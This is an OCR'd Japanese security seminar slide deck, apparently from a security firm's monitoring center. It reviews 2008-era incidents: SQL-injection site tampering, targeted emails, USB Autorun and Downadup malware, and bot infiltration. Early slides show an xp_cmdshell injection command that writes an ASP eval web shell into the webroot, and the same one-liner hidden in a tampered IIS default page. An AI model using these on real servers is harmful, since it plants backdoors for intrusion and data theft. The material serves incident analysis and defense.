多機能バックドア作成
Aspファイルを改ざん

狙い済ました攻撃
気づかれ難い

侵入ポイントはここ



ネットからは直接
アクセスできない



ちょっと変わった改ざん事件

小さなバックドア

このバックドアをPOSTで呼び出し、多機能バックドアを作成する

以下のようなコマンドをインジェクションし、小さなバックドアを作成する。

```
exec master..xp_cmdshell 'echo ^<%eval(request("a"))%^> >c:¥inetpub¥wwwroot¥小さなバックドア.asp'
```

```
<%eval(request("a"))%^>
```

以下は上記の小さなバックドアと同じ、デフォルトのページに1行埋め込んだものを配置する。

次のソース: file:///E:/xxxx/xxxx/iisstart.asp - Mozilla Firefox

ファイル(F) 編集(E) 表示(V) ヘルプ(H)

```
<P ID=message1>Web サイト管理者が、このメッセージを間違って受信したと考える場合、
IIS ヘルプにある「動的コンテンツを有効および無効にする」を参照してください。

<%eval(request("a"))%>
<h5 ID=head1>IIS ヘルプにアクセスするには次を実行してください。</h5>
<ol>
<li ID=bullet1><b>[スタート]</b> をクリックしてから <b>[ファイル名を指定して実行]
</b> をクリックします。
<li ID=bullet2><b>[名前]</b> ボックスに「inetmgr」と入力します。IIS マネージャが
表示されます。
<li ID=bullet3><b>[ヘルプ]</b> メニューから <b>[トピックの検索]</b> をクリックし
ます。
<li ID=bullet4><b>[インターネット インフォメーション サービス]</b> をクリックしま
す。</ol>
<%eval request("BiN")%>
</td>
```

行 35, 列 24

IISデフォルトインストール時のファイルかと思ったら、一行なんか入ってる。ログをみても怪しくないし、、、orz


バックドアって？
情報窃取・密かなサイト改ざん

多機能なバックドア

この多機能なバックドアを使用して、、
1. 更なる侵入・調査
2. パスワード盗聴・ネットワーク盗聴プログラム
   インストール
3. ASPファイル改ざん　などなど

ASPバックドアを探してみよう！
findstr /I /S　　*.asp?


サイト改ざんと潜入ボットがやったこと



某民間企業にやってきた標的型メール

正直、全然怪しくない。それらしい、書き方！

本当に実在するか、怖くて確認してない。




某民間企業にやってきた標的型メール

同じ週にさらに一通

次の週に、また


関係者の誰かがBOTに
乗っ取られていると推測される。

続々やってくる。



ウイルス対策ソフトは無反応！スパムフィルタも通過！うちはシンクライアントなので大丈夫！あけちゃえ♪

USBメモリを経由するマルウェア(事例)



出典: トレンドマイクロWebサイト

http://www.trendmicro.co.jp/vinfo/virusencyclo/default5.asp?VName=Mal_Otorun1&VSect=S&Period=1y

(2008/12/10)

USBメモリを通じたマルウェア感染とは

Windows Vistaの場合

Windows Vista が初期設定のままだと、USB メモリ内に Autorun.inf ファイル と実行ファイルが入っている場合は、いきなり実行ファイルが起動

Windows 2000/XPの場合

USB メモリ内に、Autorun.inf ファイルと実行ファイルが入っている場合でも、パソコンに挿した時点ですぐに実行ファイルが起動することはない。

しかし、マイコンピュータから、USB メモリを認識したドライブをダブルクリック（フォルダのオープン）すると、実行ファイルが起動


出典:IPA「ウイルス・不正アクセス届出状況について（2007年6月分および上半期）」


http://www.ipa.go.jp/security/txt/2007/07outline.html


USBメモリを通じたマルウェア感染とは

最近話題の、「Downadup」狡猾な感染

Autorun.infにまつわる様々な課題







感染方法

(1) MS08-067のぜい弱性への攻撃
(2) ネットワーク共有(Admin$)への
　　ブルートフォース
(3) USBメモリ経由

USBメモリを通じたマルウェア感染とは

何故、USBメモリ経由で持ち込むのか？

1. 便利
   圧倒的な手軽さ、便利。格安！

2. クローズネットワーク
   クライアントは対策してても、サーバ は？
   パッチ、データ移行。サーバでのUSB使用は意外に多い。
   システム構築、保守ベンダー
   クローズなので、個々の対策は甘い。

3. 情報漏洩対策
   情報の持ち出しは駄目だが、持ち込みはノーチェック

4. デジカメ
   盲点。音楽プレイヤー。ICレコーダ。

5. Autorun・Autoplay神話

しかも、安心できないセキュリティ機能
1. USBを無効にする端末セキュリティ
2. USBで提供されるセキュリティソフト
3. セキュリティ対応USBメモリ

閑話休題

ファイル共有ソフトによる 暴露ウイルスは相変わらず。

2008年での重要インフラに関係するものだけでも非常に多い。


犯人目線で、、

あるツール

2008年年末のSQLインジェクションお祭り騒ぎ

JSOCで検知したSQLインジェクションの件数

驚異的に増加するWebアプリケーションへの攻撃は、2008年12月には前月の100倍以上に急増




出典：株式会社ラック JSOC調べ


改ざんサイトを閲覧すると、、、、（年末のお祭りもの）

改ざんサイトを閲覧すると、、、、（年末のお祭りもの）

gov.cn と edu.cn は攻撃対象から除外



2008年年末のSQLインジェクションお祭り騒ぎ



国別 SQL インジェクション攻撃元 IP数の推移（2008 年 12 月 13~20 日）

最初は韓国のボットが使用され、、
日本も感染を増やした。

日本、韓国、中国を分けて改ざん埋め込み。
jp.js、kr.js、cn.js

単に、目先の金銭目当てなのか？

2009年12月19日以降JSOC顧客のうち3%程度で内部への潜入と見られるインシデントを確認。⇒ 犯人サイドも確認出来ているはず。
並行して、Downadup.A → Bへ（MS08-067からUSB対応へ）

ボットからボットネットへ！ → 企業は脅威として捉えていない。

一般PC　一般PCのネットワーク化

組織内潜入

そして再度ボットへ！

日本の潜入できた、、
組織（ボットの接続元ドメイン）リストが収集されていて全く不思議ではない。
組織の対策レベルが判明！

キーワード

あら
Rぱす

標的になっているのは、パスワード周辺 の情報
＝ アカウント情報
ユーザID、パスワード、メールアドレス

重要インフラでも同様と見たほうが良い


犯罪者の費用対効果

残念ながら、この法則は、重要インフラ関係でも同様。

つまり、、、

本丸（対策の厳しいところ）を狙いたいのは山々
⇒ 費用対効果が低い。
しかも（犯人にとって）リスクも高い

対策の甘い・出来ていないところ。自覚が無い。
⇒ 費用対効果が高い！
しかも（しかも犯人にとって）リスクも低い
さらに、破壊はまだ情報窃取よりやりやすい
重要インフラでの
セキュリティ・サプライチェーンを考えてみよう！



一言、言わせてください！

守れ！というセキュリティ

セキュリティの教科書

皆さんのイメージも、、

CIA

＝漏らすな！

事故前提時代のセキュリティ

もらすなと言われても、なかなかやる気に、、

目線が
全く異なる！

彼の地アメリカでは、、

ビジネス目線では、、、

AIC


＝止めるな！

稼げ！止めるな！というセキュリティ

100年に一度時代のセキュリティ

巣籠(すごも)りセキュリティ

トリアージ！限られた資源。限られた時間。最大限の効果！



なるだけ外に出さず自分達でがんばろう！

セキュリティは特殊なものではない。時代を生き抜く知恵だ！

セキュリティ屋に騙されるな！


IT考古学を考えてみよう！

今、露呈している問題 ⇒ 今が原因ではない。

鍵は過去にあり！

バッファオーバーフロー
SQLインジェクション、XSS
暴露ウイルス
USBメモリ
標的型メール

効率性・利便性
習慣・ブーム



本日のキーワード これだけは記憶に


BOT ➡

組織内のパソコンやサーバに潜入し、外部から操作。
内部情報を漁る、業務妨害を行なうなど。
従来のウイルス対策だけで潜入阻止はまず無理。
⇒ 炙り出す作戦。大掃除を！

巣籠り ➡

最終的には人。「セキュリティは情報システム部門で、ユーザがセキュリティを意識しないように！」が組織の強度を下げコストを増やす元凶に。
⇒ ITリテラシとセキュリティ文化が組織力の源泉に
米百俵の精神！

Any Questions?



株式会社ラック
http://www.lac.co.jp/
sales@lac.co.jp

● 本社

〒105-7111 東京都港区東新橋1-5-2 汐留シティセンター11F	
TEL	03-5537-2600（代表）
	03-5537-2601（本社部門）
	03-5537-2610（SNS営業本部）
	03-5537-2630（システムソリューション事業本部）
FAX	03-5537-2609（本社部門）
	03-5537-2619（SNS営業本部）
	03-5537-2639（システムソリューション事業本部）

● JSOC

〒105-0001 東京都港区虎ノ門4-1-17 プライムプレイス 3F	
TEL	03-5425-3181
FAX	03-5425-3182